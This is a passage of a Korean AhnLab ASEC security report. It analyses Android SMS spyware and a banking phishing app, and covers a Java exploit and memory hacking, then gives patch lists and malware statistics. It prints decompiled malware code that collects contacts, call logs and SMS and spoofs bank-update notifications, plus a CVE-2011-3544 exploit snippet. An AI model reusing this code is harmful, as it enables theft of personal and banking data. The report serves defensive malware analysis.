


그림 1-52 | 악성 앱 실행 화면

악성 앱이 실행되면 사용자가 모르는 사이 악성코드 내부에 저장된 두 개의 번호로 앱 설치 완료 문자를 전송하며 SD Card의 .temp 디렉토리를 만들어 주소록, 통화 기록, 문자 정보를 저장한다. 이렇게 저장된 정보는 미리 정의된 특정 서버로 전송하고, 그 결과를 문자로 알린다.

– 악성코드 내부에 저장된 두개의 전화번호로 앱의 설치를 알린다.

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  requestWindowFeature(1);
  setContentView(2130903040);
  try
  {
    SmsManager.getDefault().sendTextMessage("010      21", null, "BS7 Firstrun_\n" + getDeviceName() + "\n" + getAccount(),
    SmsManager.getDefault().sendTextMessage("010      65", null, "BS7 Firstrun_\n" + getDeviceName() + "\n" + getAccount(),
    label101: Context localContext = getApplicationContext();
    getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
    localContext.startService(new Intent(this, MyService.class));
    return;
  }
  catch (Exception localException)
  {
    break label101;
  }
}
```

그림 1–53 | 악성 앱의 소스 코드 1

– 주소록, 통화 내역, 문자 내용 정보를 수집하는 코드 중 일부

```
public void onCreate()
{
    super.onCreate();
    startForeground(0, null);
    _service = this;
    (new File((new StringBuilder()).append(Environment.getExternalStorageDirectory()).append(File.separator).append(".temp").toString())).mkdirs()
    (new Timer()).schedule(new TimerTask() {

        public void run()
        {
            getAllContacts();
            getAllLogs();
            smsLog();
            sendMail();
        }

        final MyService this$0;

        {
            this$0 = MyService.this;
            super();
        }
    }
```

그림 1–54 | 악성 앱의 소스 코드 2

– 수집된 정보를 전송하는 과정




그림 1–55 | 특정 서버로 정보를 전송하는 과정

– 사용자로부터 탈취한 정보는 c, d, f 파일명으로 특정 서버에 전송된다.




그림 1–56 | 특정 서버에 저장된 정보들

악성 앱 제작자는 과거에도 동일한 기능을 가진 악성 앱을 제작한 바 있다. 이 악성 앱 제작자가 과거에 제작한 앱의 아이콘은 [그림 1–57]과 같다.

그림 1–57 | 동일 제작자의 악성 앱 아이콘

스마트폰 사용자는 문자 내용에 포함된 링크가 존재할 경우 접속에 주의해야 하며, 사전에 V3 Mobile 백신과 같은 믿을 수 있는 제품을 사용해 감염되지 않도록 사전에 주의해야 한다.

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 Mobile의 진단명〉
Android–Trojan/FakeV3
Android–Spyware/BarSmish

금융사 피싱 앱 주의

금융사 앱으로 위장해 사용자의 금융정보를 빼내는 악성 앱의 변형이 최근 발견됐다. 국내 스마트폰 사용자를 타깃으로 하는 이 악성 앱은 기존에 발견된 앱보다 지능화된 데다가, 실제 감염 사례도 보고되고 있어 각별한 주의가 필요하다.

금융사 앱으로 위장해 사용자의 금융정보를 빼낸 피싱 앱의 이번 변형은 다음과 같은 특징을 보였다. 기존 bankun 앱은 ASEC REPORT VOL.42 '금융사 피싱 앱 주의'에서 분석 정보를 확인할 수 있다.

– 아이콘 및 패키지 변화

그림 1–58 | 아이콘 및 앱 이름




그림 1–59 | 패키지 및 클래스의 변화

기존에는 앱 이름에 패키지 이름이 있었던 반면, 최근 발견된 앱에서는 이름이 보이지 않는다. 또한 비교적 간단하게 작성됐던 기존의 클래스들에 비해 최근 발견된 앱에서는 Receiver, services 등의 클래스가 추가됐다.

– 권한 및 기기 관리자 등록

그림 1–60 | 앱 실행 시, 나타나는 기기 관리자 등록 화면

앱을 실행하면 아이콘은 사라지고 사용자는 [그림 1–60]과 같이 해당 앱의 기기 관리자 등록 여부를 묻는 화면을 볼 수 있다.

– 서비스 및 리시버 이용

그림 1–61 | 악성 앱이 동작하는 화면

[그림 1–60]에서 사용자가 Activate 버튼을 누르면 악성 앱은 서비스로 동작하기 시작한다. 또한 앱 디컴파일 시, 아래 [그림 1–62]와 같이 Receive 코드를 확인할 수 있다. 해당 코드를 확인해 보면 사용자가 문자 수신을 하거나 전원을 On/Off하는 등의 행위를 했을 시, 피싱 앱 추가 설치를 유도한다는 사실을 확인할 수 있다.

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  if (paramIntent.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))
  {
    if (!new NetUtil().isServiceRunning(paramContext, "com.google.cckun"))
    {
      Intent localIntent = new Intent("activity");
      localIntent.setClass(paramContext, Mainservices.class);
      paramContext.startService(localIntent);
    }
    this.m_NotificationManager = ((NotificationManager)paramContext.getSystemService("notification"));
    this.m_Notification = new Notification();
    this.m_Notification.tickerText = "새로운 업데이트가 있습니다";
    this.m_Notification.defaults = 1;
    if (isAvilible(paramContext, "com.ATsolution.KEbank"))
    {
      this.m_Intent = new Intent(paramContext, one.class);
      this.m_PendingIntent = PendingIntent.getActivity(paramContext, 0, this.m_Intent, 0);
      this.m_Notification.setLatestEventInfo(paramContext, "KB스타뱅킹", "새로운 업데이트가 있습니다", this.m_PendingIntent);
      this.m_Notification.icon = 2130837508;
      this.m_NotificationManager.notify(0, this.m_Notification);
    }
    if (isAvilible(paramContext, "nh.smart"))
    {
      this.m_Intent = new Intent(paramContext, four.class);
      this.m_PendingIntent = PendingIntent.getActivity(paramContext, 0, this.m_Intent, 0);
      this.m_Notification.setLatestEventInfo(paramContext, "NH뱅킹", "새로운 업데이트가 있습니다", this.m_PendingIntent);
      this.m_Notification.icon = 2130837506;
      this.m_NotificationManager.notify(0, this.m_Notification);
    }
    if (isAvilible(paramContext, "com.webcash.wooribank"))
    {
      this.m_Intent = new Intent(paramContext, five.class);
      this.m_PendingIntent = PendingIntent.getActivity(paramContext, 0, this.m_Intent, 0);
      this.m_Notification.setLatestEventInfo(paramContext, "원터치개인", "새로운 업데이트가 있습니다", this.m_PendingIntent);
      this.m_Notification.icon = 2130837505;
      this.m_NotificationManager.notify(0, this.m_Notification);
    }
  }
}
```

그림 1–62 | Receiver 코드

– 알림(Notification) 사용

그림 1–63 | 문자 수신시, 새로운 업데이트를 알리는 화면

리시버에 의해 사용자가 임의의 문자를 수신했을 때는 [그림 1–63]과 같이 "새로운 업데이트가 있습니다"라는 알림이 뜬다. 이는 구글 플레이나 다른 앱들이 업데이트되는 방식과 매우 유사해 사용자는 의심 없이 또 다른 악성 피싱 앱을 설치하게 된다.

– 설치된 피싱 앱

그림 1–64 | 파일 생성 정보

악성 앱이 띄운 알림에 따라 업데이트를 누르면, 사용자는 기존의 앱 삭제 여부를 묻는 팝업창과 피싱 앱 설치 화면을 보게 된다. 사용자는 이 과정을 단순한 앱 업데이트 과정으로 착각할 수 있다.

설치 과정에서 정상적인 A 금융기관 앱이 설치돼 있는 사용자라면 해당 금융사의 피싱 앱이 설치되고, B 금융기관 앱이 설치돼 있을 경우에는 B 금융기관 피싱 앱이 설치된다. 다만, 과거에 발견된 앱에서는 8개의 금융업체 피싱 앱이 존재했으나, 최근 발견된 앱에서는 A, B, C 금융기관의 피싱 앱만이 존재했다.




그림 1-65 | 악성 앱 안에 존재하는 피싱 앱

앞서 언급했듯이 최근 감염 사례가 접수되고 있는 금융 관련 악성 앱인 만큼 그 피해가 커질 수 있어 사용자들의 각별한 주의가 요구된다. 피해를 예방하기 위해서는 V3 Mobile과 같은 백신으로 주기적인 검사를 하는 습관이 필요하며 특히 의심스러운 앱은 다운로드하지 않는 것이 무엇보다 중요하다.

〈V3 Mobile의 진단명〉
Android-Trojan/Bankun

보안 동향

01. 보안 통계

8월 마이크로소프트 보안 업데이트 현황

2013년 8월 마이크로소프트사에서 발표한 보안 업데이트는 총 8건으로 긴급 3건, 중요 5건이다. 특히 인터넷 익스플로러는 누적 보안 업데이트로 많은 취약점들에 대한 패치가 포함돼 있다. 안전한 인터넷 사용을 위해 반드시 보안패치를 적용하도록 하자.




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

긴급
MS13-059 Internet Explorer 누적 보안 업데이트
MS13-060 Unicode Scripts Process의 취약점으로 인한 원격 코드 실행 문제점
MS13-061 Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점
중요
MS13-062 원격 프로시저 호출의 취약점으로 인한 권한 상승 문제점
MS13-063 Windows 커널의 취약점으로 인한 권한 상승 문제점
MS13-064 Windows NAT 드라이버의 취약점으로 인한 서비스 거부 문제점
MS13-065 ICMPv6의 취약점으로 인한 서비스 거부 문제점
MS13-066 Active Directory Federation Services의 취약점으로 인한 정보 유출 문제점

표 2-1 | 2013년 8월 주요 MS 보안 업데이트

악성코드 동향

02. 보안 이슈

자바 취약점과 결합된 메모리 해킹

최근에 인터넷 뱅킹의 메모리 해킹 이슈가 증가하고 있는 가운데, 해당 메모리 해킹을 이용하는 악성코드 감염시에 Exploit Pack 등을 이용한 자바 취약점들이 사용되는 것이 확인됐다. 자바 취약점들은 많이 공개돼 있어 이를 이용하는 개발자들은 최신 버전의 JDK를 이용하는 것이 필요하다.

```
import java.applet.Applet;

public class                extends Applet
{
  private JList list;

  public void init()
  {
    try
    {
      String strb = "java.lang.System.setSecurity";
      InetAddress address = null;
      InetAddress sun = null;
      String taAWsfRIOx = "                    ";
      String url = getParameter("data");
      String strs = "= function";
      String strc = ");";
      String ss = "return              });";
      String strd = "s";
      String sss = ss + "error.message = this;";
      String strm = "nts(0)";
      String strf = "cho ON";
      String strev = "var error = new Error(\"My error\");this.toString " + strs + "(){ " + strb + "Manager(null)
      ScriptEngine se = new ScriptEngineManager().getEngineByExtension(strc + strd);
      se.eval(strev);
      this.list = new JList(new Object[] {
        se.get("error") });

      add(this.list);
    }
    catch (Exception ex)
    {
      ex.printStackTrace();
    }
  }
}
```

그림 2-2 | 자바 CVE-2011-3544 취약점 코드


이러한 인터넷 브라우저와 연동된 애플리케이션들은 크게 자바, SWF, PDF 등이 있다.

Exploit Pack 등에서는 브라우저 취약점과 더불어 위의 세가지 애플리케이션 취약점들도 공격하도록 설계돼 있어 브라우저 취약점 자체에 대한 패치와 자바, SWF, PDF 등의 보안패치에 대해서도 꾸준한 관심이 필요하다.

인터넷 뱅킹 보안 대책

올해 하반기에도 금전적 이득을 노린 스미싱, 파밍, 피싱, 메모리 해킹 등의 보안 위협들이 증가하고 있다. 모바일 사용의 폭발적인 증가로 인한 문자메시지와 피싱의 합성어인 스미싱 공격이 스마트폰 이용자를 대상으로 급격하게 증가하고 있는 추세다. 또한 일반적인 피싱 사이트를 이용한 공격보다는 Hosts 파일을 변조해 보안에 관심 있는 사용자마저 정상 사이트로 착각하게 만드는 파밍 공격 또한 하는 증가하고 있다.

최근에는 인터넷 뱅킹에 사용하는 프로그램 및 금융권 사이트의 정상적인 자바 스크립트를 메모리에서 조작해 계좌 비밀번호 및 보안카드 비밀번호 유출 등을 일으키는 메모리 해킹도 늘고 있다.



```
00E76D70  .  50            PUSH    EAX
00E76D71  .  8B4D 0C       MOV     ECX, DWORD PTR SS:[EBP+C]
00E76D74  .  51            PUSH    ECX
00E76D75  .  FF55 CC       CALL    DWORD PTR SS:[EBP-34]
00E76D78  .  83C4 08       ADD     ESP, 8
00E76D7B  .- E9 50343BF8   JMP     abcd.012241D0
00E76D80     FF
00E76D81  .  52            PUSH    EDX
00E76D82  .  8D8D C8FEFFFF LEA     ECX, DWORD PTR SS:[EBP-138]
00E76D88  .  E8 4FC00B00   CALL    <JMP.&MFC42.#537>
00E76D8D  .  C745 FC 04000000 MOV  DWORD PTR SS:[EBP-4], 4
00E76D94  .  68 00010000   PUSH    100
00E76D99  .  6A 00         PUSH    0
00E76D9B  .  8D85 CCFEFFFF LEA     EAX, DWORD PTR SS:[EBP-134]
00E76DA1  .  50            PUSH    EAX
00E76DA2  .  E8 13C80B00   CALL    <JMP.&MSVCRT.memset>
```

그림 2-3 | 코드 패치를 이용한 메모리 해킹

일반적으로 스미싱 공격은 사회공학적인 방법으로 금융권을 위장하거나 이벤트 문자를 이용하는 방식이 많이 악용되고 있어 URL이 포함된 문자메시지를 수신할 경우 해당 URL 을 클릭해서는 안 된다. 클릭 시에도 모바일 앱을 설치하지 않으면 스미싱 공격의 위험을 예방할 수 있다. 또한 금융권에서는 보안카드 전체 번호를 요구하지 않으므로 보안카드 번호 전체를 입력하라고 요구할 경우에는 피싱 사이트라고 단정할 수 있다.

Hosts 파일 변조 시에 경고창이 보이면 해당 PC가 악성코드에 감염됐을 수 있으므로 백신을 이용한 전체 검사가 필요하다.




그림 2-4 | Hosts 파일 변조 경고

메모리 해킹 공격은 먼저 악성코드가 동작해야 하므로, 악성코드에 감염이 되지 않는 것이 중요하다. 인터넷 사용시에 해당 PC의 보안패치는 필수다. 관련 애플리케이션(ex. 자바, SWF, PDF 등)에 대한 보안패치도 수행해야 하며 주기적으로 백신 등의 소프트웨어를 이용한 점검

이 필요하다.

이밖에 보안카드보다 보안이 강화된 OTP(One Time Password)의 사용을 고려할 수 있다. 또한 9월 26일부터 시행되는 전자 금융 사기 예방 서비스를 반드시 이용하도록 한다. 이 서비스는 인터넷 뱅킹을 이용할 경우 본인 확인 절차가 전면 강화됨으로써 공인인증서 발급 및 이체 시 문자메시지 및 휴대전화, ARS 응답을 통하기 때문에 정보 유출로 인한 개인 재산의 피해를 예방할 수 있다.


웹 보안 동향

01. 웹 보안 통계

웹 사이트 악성코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 의하면, 2013년 8월 웹을 통한 악성코드 발견 건수는 모두 5162건이었다. 악성코드 유형은 총 218종, 악성코드가 발견된 도메인은 236개, 악성코드가 발견된 URL은 632개로 각각 집계됐다. 전월과 비교해 악성코드가 발견된 도메인은 다소 증가했으나 웹을 통한 악성코드 발견 건수, 악성코드 유형, 악성코드가 발견된 URL은 감소했다.


표 3-1 | 2013년 8월 웹사이트 보안 현황



월별 악성코드 배포 URL 차단 건수

2013년 8월 웹을 통한 악성코드 발견 건수는 전월의 1만 2772건과 비교해 40.4% 수준인 5162건이다.


그림 3-1 | 월별 악성코드 발견 건수 변화 추이



월별 악성코드 유형

2013년 8월 악성코드 유형은 전달 255건에 비해 92.8% 수준인 218건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이



월별 악성코드가 발견된 도메인

2013년 8월 악성코드가 발견된 도메인은 236건으로, 2013년 7월의 226건과 비교해 4.4% 증가했다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이



월별 악성코드가 발견된 URL

2013년 8월 악성코드가 발견된 URL은 전월의 734건과 비교해 86.1% 수준인 632건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이



월별 악성코드 유형

악성코드 유형별 배포 수를 보면 트로이목마가 2424건(47.0%)으로 가장 많았고, 스파이웨어는 751건(14.5%)인 것으로 조사됐다.

유형	건수	비율
TROJAN	2,424	47.0 %
SPYWARE	751	14.5 %
ADWARE	270	5.2 %
DROPPER	60	1.2 %
DOWNLOADER	55	1.1 %
Win32/VIRUT	44	0.9 %
APPCARE	4	0.1 %
JOKE	2	0 %
ETC	1,552	30.0 %
	5,162	100.0 %

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 Spyware/Win32.Gajai가 633건(21.0%)으로 1위를 차지했으며, Trojan/Win32.Downloader 등 4건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	NEW	Spyware/Win32.Gajai	633	21.0 %
2	▲1	ALS/Bursted	416	13.8 %
3	▲1	Worm/Win32.Luder	394	13.1 %
4	NEW	Trojan/Win32.Downloader	297	9.8 %
5	NEW	Trojan/Win32.agent	290	9.6 %
6	▼4	Trojan/Win32.Agent	256	8.5 %
7	—	ALS/Qfas	222	7.4 %
8	▼3	Trojan/Win32.KorAd	177	5.9 %
9	NEW	Android-Trojan/Bankun	176	5.8 %
10	▼4	Trojan/Win32.Starter	154	5.1 %
		TOTAL	3,015	100.0 %

표 3-3 | 악성코드 배포 최다 10건

ASEC REPORT CONTRIBUTORS

집필진	책임연구원	이 정 형
	선임연구원	박 종 석
	선임연구원	이 도 현
	선임연구원	강 동 현
	주임연구원	문 영 조
	주임연구원	김 재 홍
	연구원	강 민 철
참여연구원	ASEC 연구원	
편집	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무 조 시 행	
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab